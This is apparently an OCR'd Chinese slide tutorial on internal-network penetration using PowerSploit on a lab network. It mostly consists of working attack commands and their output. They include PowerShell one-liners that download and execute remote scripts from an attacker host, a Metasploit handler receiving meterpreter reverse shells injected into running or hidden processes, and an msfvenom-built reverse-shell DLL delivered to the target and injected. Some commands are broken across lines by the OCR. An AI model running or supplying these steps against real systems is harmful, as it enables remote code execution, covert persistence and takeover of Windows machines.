
远程代码执行：

IEX (New-Object
Net.WebClient).DownloadString(“http://<ip_address>/path/xxx.ps1”)

目标主机‘安装’invoke-shellcode脚本
IEX (New-Object
Net.WebClient).DownloadString("http://192.168.146.129/CodeExecutio
n/Invoke--Shellcode.ps1")

查看帮助信息：
Get-Help Invoke-Shellcode

内网渗透实例



Windows PowerShell

```
PS C:\Users\light> IEX (New-Object Net.WebClient).DownloadString("http://192.168.146.129/CodeExecution/Invoke--Shellcode
.ps1")
PS C:\Users\light> Get-Help Invoke-Shellcode

名称
    Invoke-Shellcode

摘要
    Inject shellcode into the process ID of your choosing or within the context of the running PowerShell process.

    PowerSploit Function: Invoke-Shellcode
    Author: Matthew Graeber (@mattifestation)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None


语法
    Invoke-Shellcode [-ProcessID <UInt16>] [-Shellcode <Byte[]>] [-Force] [-WhatIf] [-Confirm] [<CommonParameters>]

    Invoke-Shellcode [-ProcessID <UInt16>] [-Payload <String>] -Lhost <String> -Lport <Int32> [-UserAgent <String>] [-L
    egacy] [-Proxy] [-Force] [-WhatIf] [-Confirm] [<CommonParameters>]

    Invoke-Shellcode [-ProcessID <UInt16>] [-ListMetasploitPayloads] [-Force] [-WhatIf] [-Confirm] [<CommonParameters>]


说明
    Portions of this project was based upon syringe.c v1.2 written by Spencer McIntyre

    PowerShell expects shellcode to be in the form 0xXX,0xXX,0xXX. To generate your shellcode in this form, you can use
     this command from within Backtrack (Thanks, Matt and g0tm1lk):

    msfpayload windows/exec CMD="cmd /k calc" EXITFUNC=thread C | sed '1,6d;s/[";]//g;s/\\/,0/g' | tr -d '\n' | cut -c2
    -

    Make sure to specify 'thread' for your exit process. Also, don't bother encoding your shellcode. It's entirely unne
    cessary.


相关链接
     http://www.exploit-monday.com

备注
    若要查看示例，请键入: "get-help Invoke-Shellcode -examples".
    有关详细信息，请键入: "get-help Invoke-Shellcode -detailed".
```

内网渗透实例

一、当前进程注入meterpreter反弹马payload

1、Linux开启metasploit监听：


```
msf > use exploit/multi/handler

msf exploit(handler) > set PAYLOAD
windows/meterpreter/reverse_https

PAYLOAD => windows/meterpreter/reverse_https

msf exploit(handler) > set LHOST 192.168.146.129

LHOST => 192.168.146.129

msf exploit(handler) > set LPORT 4444

LPORT => 4444
```

内网渗透实例

2、目标主机开启反弹马：

Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 192.168.146.129 -Lport 4444 -Force

3、Linux成功接收，得到一个meterpreter的shell
msf exploit(handler) > exploit




```
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://0.0.0.0:4444/
[*] Starting the payload handler...
[*] 192.168.146.133:49336 Request received for /Nhm9...
[*] 192.168.146.133:49336 Staging connection for target /Nhm9 received...
[*] Patched user-agent at offset 663656...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 1 opened (192.168.146.129:4444 -> 192.168.146.133:49336)
 at 2015-09-07 05:57:31 -0400

meterpreter >
```

内网渗透实例

二、指定进程注入反弹马

1、Get-Process获取当前进程



Windows PowerShell

```
PS C:\Users\light> Get-Process

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
     60       7     4524      10540    71     1.12   1460 conhost
     29       4      976       2844    45     0.00   2852 conhost
    414      11     1932       4860    81             380 csrss
    306      15     6700      12228   183            1572 csrss
    186      15     4072      11364    55            1796 dllhost
    124      15    95968      27132   174     2.01   2844 dwm
    886      58    35524      64268   280     6.33   1496 explorer
      0       0        0         24     0               0 Idle
    554      29     3620      11020    41             548 lsass
    147       7     2332       4308    21             560 lsm
    144      17     3240       8028    61            1956 msdtc
    729      30    58924      63244   579     1.90   1512 powershell
    147      25    26752      19700   505            1756 PresentationFontCache
    679      38    32752      27680   165            2512 SearchIndexer
    200      23     5064       8532    40             540 services
     29       1      348        976     4             292 smss
    343      25     8032      16024   106            1064 spoolsv
    375      27     9752      14576    94             612 svchost
    348      14     3360       8992    45             648 svchost
    241      65     3472       8036    37             712 svchost
    444      43    16168      18432    75             812 svchost
    276      19    68992      74260   156             852 svchost
    868      45    14252      28564   114             888 svchost
    516      18     5364      11036    46             996 svchost
    294      33    11152      13060    72            1100 svchost
    320      43    63396       8944   130            2068 svchost
     69       6     1336       4572    29            2568 svchost
   1209       0      164       2592     6               4 System
    176      17     2744       8952    85     0.14   2524 taskhost
    123      11     3148       9508    84     1.29    904 TPAutoConnect
    141      11     2780       7620    59            1656 TPAutoConnSvc
    276      23     8112      16496    95            1268 vmtoolsd
    204      20     8316      19912   122     4.23   1940 vmtoolsd
```


也可以新建一个隐藏进程并注入：

Start-Process c:\windows\system32\notepad.exe -WindowStyle Hidden


内网渗透实例

2、注入

Invoke-Shellcode -ProcessID 1628 -Payload windows/meterpreter/reverse_https -Lhost 192.168.146.129 -Lport 4444



```
PS C:\Users\light> Invoke-Shellcode -ProcessID 1628 -Payload windows/meterpreter/reverse_https  -Lhost 192.168.146.129
-Lport 4444

Attempt to execute 32-bit shellcode from 64-bit Powershell. Note: This process takes about one minute. Be patient! You
will also see some artifacts of the script loading in the other process.
Do you want to launch the payload from x86 Powershell?
[Y] 是(Y)  [N] 否(N)  [S] 挂起(S)  [?] 帮助 (默认值为“Y”):
```




```
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://0.0.0.0:4444/
[*] Starting the payload handler...
[*] 192.168.146.133:49508 Request received for /FPsS...
[*] 192.168.146.133:49508 Staging connection for target /FPsS received...
[*] Patched user-agent at offset 663656...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 2 opened (192.168.146.129:4444 -> 192.168.146.133:49508)
 at 2015-09-07 06:22:31 -0400

meterpreter > help
```

内网渗透实例

DLL注入

可以利用powersploit将dll文件注入到当前进程中，但是**dll文件必须在目标主机**上。

1、下载安装powersploit的dll注入脚本：
IEX (New-Object Net.WebClient).DownloadString("http://192.168.146.129/CodeExecution/Invoke-DllInjection.ps1")




```
PS C:\Users\light> IEX (New-Object Net.WebClient).DownloadString("http://192.168.146.129/CodeExecution/Invoke-DllInjecti
on.ps1")
PS C:\Users\light> Get-Help Invoke-DllInjection

名称
    Invoke-DllInjection

摘要
    Injects a Dll into the process ID of your choosing.

    PowerSploit Function: Invoke-DllInjection
    Author: Matthew Graeber (@mattifestation)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None


语法
    Invoke-DllInjection [-ProcessID] <Int32> [-Dll] <String> [<CommonParameters>]


说明
    Invoke-DllInjection injects a Dll into an arbitrary process.
```

内网渗透实例


2、用metasploit生成一个dll反弹马

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.146.129 LPORT=4444 -f dll > /var/www/msf.dll



```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.146.1
29 LPORT=4444  -f dll  >  /var/www/msf.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86_64 from the payload
Found 0 compatible encoders
root@kali:~# file /var/www/msf.dll
/var/www/msf.dll: PE32+ executable (DLL) (GUI) x86-64, for MS Windows
```

3、将DLL文件传输到目标主机



```
AntivirusBypass/    07-Sep-2015 04:41    -
CodeExecution/      07-Sep-2015 04:41    -
Exfiltration/       07-Sep-2015 04:41    -
LICENSE             07-Sep-2015 04:41 1.6K
Mayhem/             07-Sep-2015 04:41    -
Persistence/        07-Sep-2015 04:41    -
PowerSploit.psd1    07-Sep-2015 04:41 1.6K
PowerSploit.psm1    07-Sep-2015 04:41  108
README.md           07-Sep-2015 04:41 8.8K
```

已完成 0% - msf.dll (来自 192.168.146.129)

文件下载

您想打开或保存此文件吗?


名称: msf.dll
类型: 应用程序扩展, 5.00KB
来源: **192.168.146.129**

来自 Internet 的文件可能对您有所帮助，但某些文件可能

内网渗透实例


3、开启一个隐藏进程并注入DLL

Start-Process c:\windows\system32\notepad.exe -WindowStyle Hidden



```
PS C:\Users\light> Start-Process c:\windows\system32\notepad.exe -WindowStyle Hidden
PS C:\Users\light> Get-Process notepad

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
     56       7     1424       5484    79     0.00   2356 notepad
```

